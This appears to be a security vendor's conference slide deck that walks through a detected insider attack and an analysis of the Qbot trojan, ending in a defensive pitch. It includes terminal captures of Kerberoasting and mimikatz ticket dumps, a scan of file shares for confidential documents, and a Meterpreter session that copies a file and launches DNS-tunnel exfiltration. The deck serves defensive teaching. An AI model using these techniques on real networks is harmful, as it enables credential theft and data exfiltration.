
PS ►
```

How can you block this? Windows needs it.

Here's an attack we detected recently

- A savvy engineer decides to monetize corporate secrets
- Compromises a service account with Domain Admin rights
- Uses personal workstation crack the account's password
- With privileged service account, user scans file shares for confidential files
- ZIPs the files and exfiltrates via personal Gmail account





Step 1: Find accounts with Service Principal Names


```
Administrator: Kerberos

[+] Press enter to view all the services with SPN value in the domain

exchangeAB/hub-dc
kadmin/changepw
TERMSRV/HUB-FILER
Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/hub-idu.vrnslab.se
IMAP/HUB-EXCHANGE
TERMSRV/hub-sharepoint.vrnslab.se
Hyper-V Replica Service/hub-hyperv.vrnslab.se
CIFS/test-cfg-name.vrnslab.se
HOST/pulsevpn.vrnslab.se
TERMSRV/HUB-COLL
TERMSRV/HUB-SOLR
TERMSRV/DESKTOP1-91148
TERMSRV/DESKTOP2-91148
BackupService/vrnslab.se
SQLService/vrnslab.se
FileServerService/vrnslab.se
VPNService/vrnslab.se
AutomationService/vrnslab.se

[+] Press enter to request and dump all the service tickets
```

Step 2: Get their Kerberos tickets

```

Administrator: Kerberos

Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket
[00000000]
  Start/End/MaxRenew: 4/12/2019 2:55:52 PM ; 4/13/2019 12:55:16 AM ; 4/19/2019 2:55:16 PM
  Service Name (02) : krbtgt ; VRNSLAB.SE ; @ VRNSLAB.SE
  Target Name (--) : @ VRNSLAB.SE
  Client Name (01) : DESKTOP1-91148$ ; @ VRNSLAB.SE ( $$Delegation Ticket$$ )
  Flags 60a10000 : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
  Session Key : 0x00000012 - aes256_hmac
                 3771f32e87963a96606e6dd1bd18ec89d7a5a20d539d0562c4df2d7565a1d1d6
  Ticket : 0x00000012 - aes256_hmac ; kvno = 2 [...]
  * Saved to file [0;3e7]-2-0-60a10000-DESKTOP1-91148$@krbtgt-VRNSLAB.SE.kirbi !
[00000001]
  Start/End/MaxRenew: 4/12/2019 2:55:16 PM ; 4/13/2019 12:55:16 AM ; 4/19/2019 2:55:16 PM
  Service Name (02) : krbtgt ; VRNSLAB.SE ; @ VRNSLAB.SE
  Target Name (02) : krbtgt ; VRNSLAB.SE ; @ VRNSLAB.SE
  Client Name (01) : DESKTOP1-91148$ ; @ VRNSLAB.SE ( VRNSLAB.SE )
  Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
  Session Key : 0x00000012 - aes256_hmac
                 0e627edc96f90aa8127a1d627800f3c3cbeb595a03df773cc2369c5b8c4fc5ed
  Ticket : 0x00000012 - aes256_hmac ; kvno = 2 [...]
  * Saved to file [0;3e7]-2-1-40e10000-DESKTOP1-91148$@krbtgt-VRNSLAB.SE.kirbi !

mimikatz(commandline) # exit
Bye!

[*] Press enter to check who is member of Domain Admins group

```

Step 3: Which of these accounts have elevated privileges?

```

Administrator: Kerberos
Target Name (02) : krbtgt ; VRNSLAB.SE ; @ VRNSLAB.SE
Client Name (01) : DESKTOP1-91148$ ; @ VRNSLAB.SE ( VRNSLAB.SE )
Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
Session Key : 0x00000012 - aes256_hmac
0e627edc96f90aa8127a1d627800f3c3cbeb595a03df773cc2369c5b8c4fc5ed
Ticket : 0x00000012 - aes256_hmac ; kvno = 2 [...]
* Saved to file [0;3e7]-2-1-40e10000-DESKTOP1-91148$@krbtgt-VRNSLAB.SE.kirbi !

mimikatz(commandline) # exit
Bye!

[*] Press enter to check who is member of Domain Admins group

The request will be processed at a domain controller for domain vrnslab.se.

Group name      Domain Admins
Comment         Designated administrators of the domain


Members

-----
BackupService   itadmin                               proxyu
The command completed successfully.

[*] Press enter to choose a service to bruteforce

```

Step 4: Let's crack one (offline)



Step 5: Let's use our new account to find some files


```
Administrator: Windows PowerShell


Processing files
Processing \\hub-filer\share\finance\Finance-report.docx

[*] Found files:


FileLocation                                     FoundWords
-----
\\hub-filer\share\finance\Customers\2020_Plan.docx {confidential, confidential}
\\hub-filer\share\finance\Customers\customersFullList.docx {confidential, confidential}
\\hub-filer\share\finance\Customers\Important.docx {confidential, confidential}
\\hub-filer\share\finance\Customers\Marketing_Plan.docx {confidential, confidential}
\\hub-filer\share\finance\Customers\Marketing_Plan2.docx {confidential, confidential}
\\hub-filer\share\finance\Customers\report.docx {confidential, confidential}
\\hub-filer\share\finance\2018-Q1.docx {confidential, confidential}
\\hub-filer\share\finance\2018-Q2.docx {confidential, confidential}
\\hub-filer\share\finance\2018-Q3.docx {confidential, confidential}
\\hub-filer\share\finance\2018-Q4.docx {confidential, confidential}
\\hub-filer\share\finance\Finance-report.docx {confidential, confidential}

[*] Press enter to download the files to local directory
```

Step 6: Put them in a zip file



Step 7: Use Service Account to login to web proxy and Gmail



Step 8: Create an email and send

DNS tunneling is stealthier for exfiltration

```
Terminal
File Edit View Search Terminal Help
resource (/After-PTT2.rc)> execute -f c:\\shell\\x64\\ptt.bat
Process 2312 created.
resource (/After-PTT2.rc)> powershell_execute "sleep 10"
[+] Command execution completed:

resource (/After-PTT2.rc)> powershell_execute "dir \\hub-filer\\home\\
\\Q2FinancialReports"
[+] Command execution completed:

Directory: \\hub-filer\\home\\Q2FinancialReports

Mode                LastWriteTime         Length Name
----                -
-a----            11/7/2018   9:19 AM         327168 Confidential.doc

resource (/After-PTT2.rc)> powershell_execute "copy-item \\hub-filer\\
\\home\\Q2FinancialReports\\Confidential.doc -destination c:\\shell"
[+] Command execution completed:

meterpreter > resource /DNS-Tunneling.rc
```


Especially when your security vendors do it, too!

Payload 1

Payload 2

"Attacker" Domain

Domain: 3.1o19sr00n68...67226sorn3.p29p3...506rp979s.***581p.i.00.s.***hosx1.net
Record type: TXT

Russian APT Encounter

- Varonis alerted on malicious activity
- Well-known IR firm told customer there was no sign of compromise
- Customer called the Varonis IR team to be sure
- IR team
 - Discovered and contained infection in 13 minutes
 - IR began remediation, recovery, and forensics
- Research team
 - Reversed Qbot malware and exposed C2 server
 - Extracted victim list and found future variants



Malware Analysis: Reversing Qbot Banking Trojan



INFECTION

- Phishing emails w/ attachments
- Dropped malicious VBS file
- Loads payload with BITSAdmin



EVASION

- Looked for specific AVs and EDRs
- Malware signed with valid certificate
- Randomly generated filenames



PERSISTENCE

- Runs on startup
- Created registry value
- Created Scheduled Task

Malware Analysis: Show Me the Money



EXPLOITATION

- Opened explorer.exe
- Injected In-memory process
- Overwrote real explorer.exe



LATERAL MOVEMENT

- Scanned for domain users
- Brute-forced accounts
- Abused default credentials



EXFILTRATION

- Installed keylogger
- Stole banking site cookies
- Hooks API calls to intercept financial info

At Least 2,726 Victims Worldwide

QUICK LINKS: 2019 Security Priorities • CSO50 Conference & Awards • Reviews • Video • Newsletters • Resources/White Papers

CSO
FROM IDC

Home • Malware

NEWS

Qbot malware resurfaces in new attack against businesses

This new persistent and difficult-to-detect Qbot version is designed to steal financial information.

The Register
Biting the hand that feeds IT

DATA CENTRE SOFTWARE SECURITY DEVOPS BUSINESS PERSONAL TECH SCIENCE

Security

Qbot malware's back, and latest strain relies on Visual Basic script to slip into target machines

We've said it once, we've said it a thousand times. Don't open weird attachments, kids

By Gareth Corfield 28 Feb 2019 at 16:15


19 SHARE



How do we succeed as defenders?

We know what attackers want:
it's almost always data


What if security started with data?





Treat data like dollars

Varonis Operational Journey



Risk Assessments Reduce Uncertainty

- What kind of sensitive data do I have?
- Where is sensitive data overexposed?
- Where are users acting strangely or maliciously?
- What's being used and what's not?



Key Takeaways

- If you assume compromise, protecting data should be a priority
- Sophisticated insiders and external attackers can evade detection
- Defenders should seek to reduce uncertainty with visibility and context
- Combining the right ingredients can reduce TTD/TTR and help you answer: "Is our data safe?"
- Risk assessments are a great first step in reducing uncertainty